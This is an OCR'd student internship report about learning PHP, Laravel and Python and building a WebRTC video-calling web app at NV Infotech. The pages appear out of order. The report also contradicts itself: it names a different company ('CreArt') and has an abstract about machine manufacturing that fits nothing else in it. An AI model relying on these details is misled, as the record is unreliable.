


Fig 2.6 Selection statement example

2.Loop Statement

- Loop in PHP is used to execute a statement or a block of statements, multiple times until and unless a specific condition is met. This helps the user to save both time and effort of writing the same code multiple times.
- Various types of loops such as for, while, do-while loop, etc.

Fig 2.7 Loop statement example

2.1.2 Week-2 Project and PHP Laravel

- **3 August 2023**

1. Introduction to PHP mailer library
    - PHP Mailer is a code library to send (transport) emails safely and easily via PHP code from a web server (MUA to the MSA server).
    - Sending emails directly via PHP code requires a high-level familiarity to SMTP standard protocol and related issues and vulnerabilities about Email injection for spamming. PHP Mailer simplifies the process of sending emails and it is very easy to use.
    - Create a PHP Mailer class object.
      $mail = new PHPMailer();

Fig 2.8 PHP Mailer example

➢ **4 August 2023**

1. Video calling web application

    - Video calling web application is two-way or multipoint reception and transmission of audio and video signals by people in different locations for real-time communication.
        - In this project we create simple video calling web page.

2. Front-end Development

    - HTML & CSS is used to develop front-end side of web application.





Fig 2.9 HTML of website



```
.header{
    height: 100px;
    border: 1px solid black;
    background-color: black;
}
h1{
    color: white;
}
.footer{
    height: 80px;
    border: 1px solid black;
    background-color: black;
}
.content{
    height: 400px;
    border: 1px solid black;
}
.from{
    height: 200px;
    width: 250px;
    border: 1px solid black;
    margin-top: 100px;
    margin-left: 250px;
    border-radius: 20px;
    float: left;
}

.to{
    height: 200px;
    width: 250px;
    border: 1px solid black;
    margin-top: 100px;
    margin-left: 150px;
    border-radius: 20px;
    float:left;
}
```

Fig 2.10 CSS of website

- **7 August 2023**

1.Javascript code of project

```
if (!location.hash) {
  location.hash = Math.floor(Math.random() * 0xFFFFFF).toString(16);
}
const roomHash = location.hash.substring(1);
const drone = new ScaleDrone(' egzhTOi1ZprDeDNi ');
const roomName = 'observable-' + roomHash;
const configuration = {
  iceServers: [{
    urls: 'stun:stun.l.google.com:19302'
  }]
};
let room;
let pc;
function onSuccess() {};
function onError(error) {
  console.error(error);
};
drone.on('open', error => {
  if (error) {
    return console.error(error);
  }
  room = drone.subscribe(roomName);
  room.on('open', error => {
    if (error) {
      onError(error);
    }
  });
  room.on('members', members => {
    console.log('MEMBERS', members);
    const isOfferer = members.length === 2;
    startWebRTC(isOfferer);
  });
});
function sendMessage(message) {
  drone.publish({
    room: roomName,
    message
  });
}
function startWebRTC(isOfferer) {
  pc = new RTCPeerConnection(configuration);
  pc.onicecandidate = event => {
    if (event.candidate) {
      sendMessage({'candidate': event.candidate});
    }
```

```
  };
  if (isOfferer) {
    pc.onnegotiationneeded = () => {
      pc.createOffer().then(localDescCreated).catch(onError);
    }
  }
  pc.onaddstream = event => {
    remoteVideo.srcObject = event.stream;
  };
  navigator.mediaDevices.getUserMedia({
    audio: true,
    video: true,
  }).then(stream => {
    localVideo.srcObject = stream;
    pc.addStream(stream);
  }, onError);
  room.on('data', (message, client) => {
    if (client.id === drone.clientId) {
      return;
    }
    if (message.sdp) {
      pc.setRemoteDescription(new RTCSessionDescription(message.sdp), () => {
        if (pc.remoteDescription.type === 'offer') {
          pc.createAnswer().then(localDescCreated).catch(onError);
        }
      }, onError);
    } else if (message.candidate) {
      pc.addIceCandidate(
        new RTCIceCandidate(message.candidate), onSuccess, onError
      );
    }
  });
}
function localDescCreated(desc) {
  pc.setLocalDescription(
    desc,
    () => sendMessage({'sdp': pc.localDescription}),
    onError
  );
}
```

- **8 August 2023**

1.Create a video channel for video calling web application

- Scaledrone is used to create video channel.
- Channel ID: egzhTOi1ZprDeDNi




Fig 2.11 Scaledrone website

2.Hosting video calling web application

- Using Infinity Free website hosting platform, we host our video calling app.

➢ **9 August 2023**

1.Introduction to Laravel and download

- Laravel is a free and open-source PHP web framework, created by Taylor Otwell and intended for the development of web applications following the model–view–controller (MVC) architectural pattern and based on Symfony.
- Laravel aims to make the development process a pleasing one for the developer without sacrificing application functionality.
- Laravel Install: Laravel.com
- Install Command: composer create-project Laravel/Laravel example-app

Fig 2.12 Laravel logo




Fig 2.13 Packagist website

- **10 August 2023**

1.Example of Laravel Framework.




Fig 2.14 Example of Laravel

Chapter 3 Project

- In My Internship, I learn PHP and Develop “Video Calling Web Application”.




Fig 3.1 Hosting files

- Add a project file into the infinity free for hosting.
- Video calling web app is a web application by which a user can do a video call to other user from different location at any time.

Fig 3.2 Hosting website

Fig 3.3 Prototype

- Used “Infinity free” web hosting platform to host our website.

Chapter 4 Conclusion

My internship at CreArt provided hands-on experience in PHP and its framework Laravel on the project web-based application. The practical exposure allowed me to apply classroom knowledge to real projects. I can conclude that have been a lot I've learnt from my work in the internship. It is a amazing experience to host my own website on internet. Also creating a web app for video calling project was a really challenges. This internship equipped me with valuable insights and preparing me for future roles in the industry.

References

- www.laravel.com
- www.udemy.com
- www.W3School.com
- www.wikipedia.org
- www.researchgate.net
- EDUCBA

INTERNSHIP AT NV INFOTECH SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

NIKHIL GHANSHYAMBHAI SHIHORA

200390107042

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at NV INFOTECH SERVICES PVT. LTD.** has been carried out by **NIKHIL GHANSHYAMBHAI SHIHORA** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof. Upasana Goswami	Prof. Akshay Kansara
Internal Guide	Head of Department

Completion Certificate

NVInfoTech

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 10th August 2023

To Whomever it may concern,

This is to certify that **Mr./Ms. NIKHIL GHANSHYAMBHAI SHIHORA** Enrollment Number **200390107042** College **Saffrony Institute Of Technology** has successfully completed the 15 days of summer internship from **27th July 2023 to 10th August 2023** at **NV Infotech Services Pvt. Ltd.**

In this internship term, we have covered basic fundamentals of Python and web development and also created basic projects.

We wish all the best to NIKHIL GHANSHYAMBHAI SHIHORA for his future exertion.

Sincerely,

Rahul Dungarani
General Manager
NV Infotech Services Pvt. Ltd.

NV Infotech Services
Partner of Volcone Web Solutions, LLC

910, Silverstone arcade, near Kantheriya hanuman ji mandir, Causeway road, Singanpore char rasta, Surat, Surat, 395004 | Tel : +91 8485081-9328 | Web : https://volcone.com | Email : info@volcone.com

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at NV INFOTECH SERVICES PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Upasana Goswami** & **Rahul Dungarani (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Nikhil Ghanshyambhai Shihora	_____

Abstract

This report contains the work done by the author during his internship at ***NV INFOTECH SERVICES PVT. LTD.*** . It shows the work I did in the company during my internship period. In the report, the author discusses the process of manufacturing and steps of assembly of the machines. The author also discusses the structure of the company, all the departments and their work . It also explains what the author learned during this internship period.

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Acknowledgement

in this review, I would like to express my sincere gratitude to all those who have made my online internship a valuable and enriching experience. This experience has been truly transformative and has significantly enriched my academic and professional growth.

I am immensely thankful to Rahul Dungarani, my dedicated supervisor, for their unwavering guidance and mentorship throughout the internship. Their expertise, patience, and willingness to share knowledge have been instrumental in shaping my understanding of the Nv Infotech services for web development and refining my skills.

I would like to acknowledge the continuous support from my professors at Saffrony Institute Technology who encouraged me to pursue this internship and provided guidance throughout the application process. Their commitment to my education has laid the foundation for my success in this endeavor.

This internship experience has been a pivotal chapter in my academic and professional journey, and I am genuinely grateful to Nv Infotech for the opportunity to learn and grow within a dynamic and innovative environment.

Chapter 1: Introduction

1.1 COMPANY PROFILE:

NV infotech services pvt. Ltd. (Volcone) was established in 2010 and is a Web Development company. We have expertise in all the technologies needful for website design & development, graphic design, mobile application development, WordPress Development, E-commerce Development and digital marketing with 8+ years' experience and successful portfolio.

We have supported with our services to more than 300 Customers from across 27+ countries through our best in-house team of professionals.

Our services are result oriented and customer centric. We always strive to nurture & develop your ideas into Premium, Custom & well designed and developed Bespoke Websites that are straight out of your dreams.

We don't just design and develop websites, we also do web apps, AMS (Association management systems), membership sites, landing pages, e-commerce sites, mobile apps and a lot more. We have a long and proven track record of successful performance for numerous reputed clients across most industries.

- Company Name: NV InfoTech Services Pvt. Ltd.
- Website: volcone.com
- Company Contact No: 8487819328
- Company Email: rahul@volcone.com; hr@volcone.com
- Address: 416, Silverstone arcade, near Kantheriya hanuman ji mandir, Causeway road, Singanpore char rasta, katargam, surat - 395004.

1.2 Basics of python:

Structure of a Python Program, Functions, Interpreter shell, Indentation. Identifiers and keywords, Literals, Strings, Basic operators (Arithmetic operator, Relational operator, Logical or Boolean operator, Assignment Operator, Bit wise operator).

Operators:




Fig1.1 Operators and Arithmetic operators

Fig1.2 Assignment-Comparison operators

Fig1.3 logical operators

Data Types:




Fig1.4 Strings




Fig1.5 string-immutable

list:

Fig1.6 list

tuple:




Fig1.7 tuple

Dictionary:

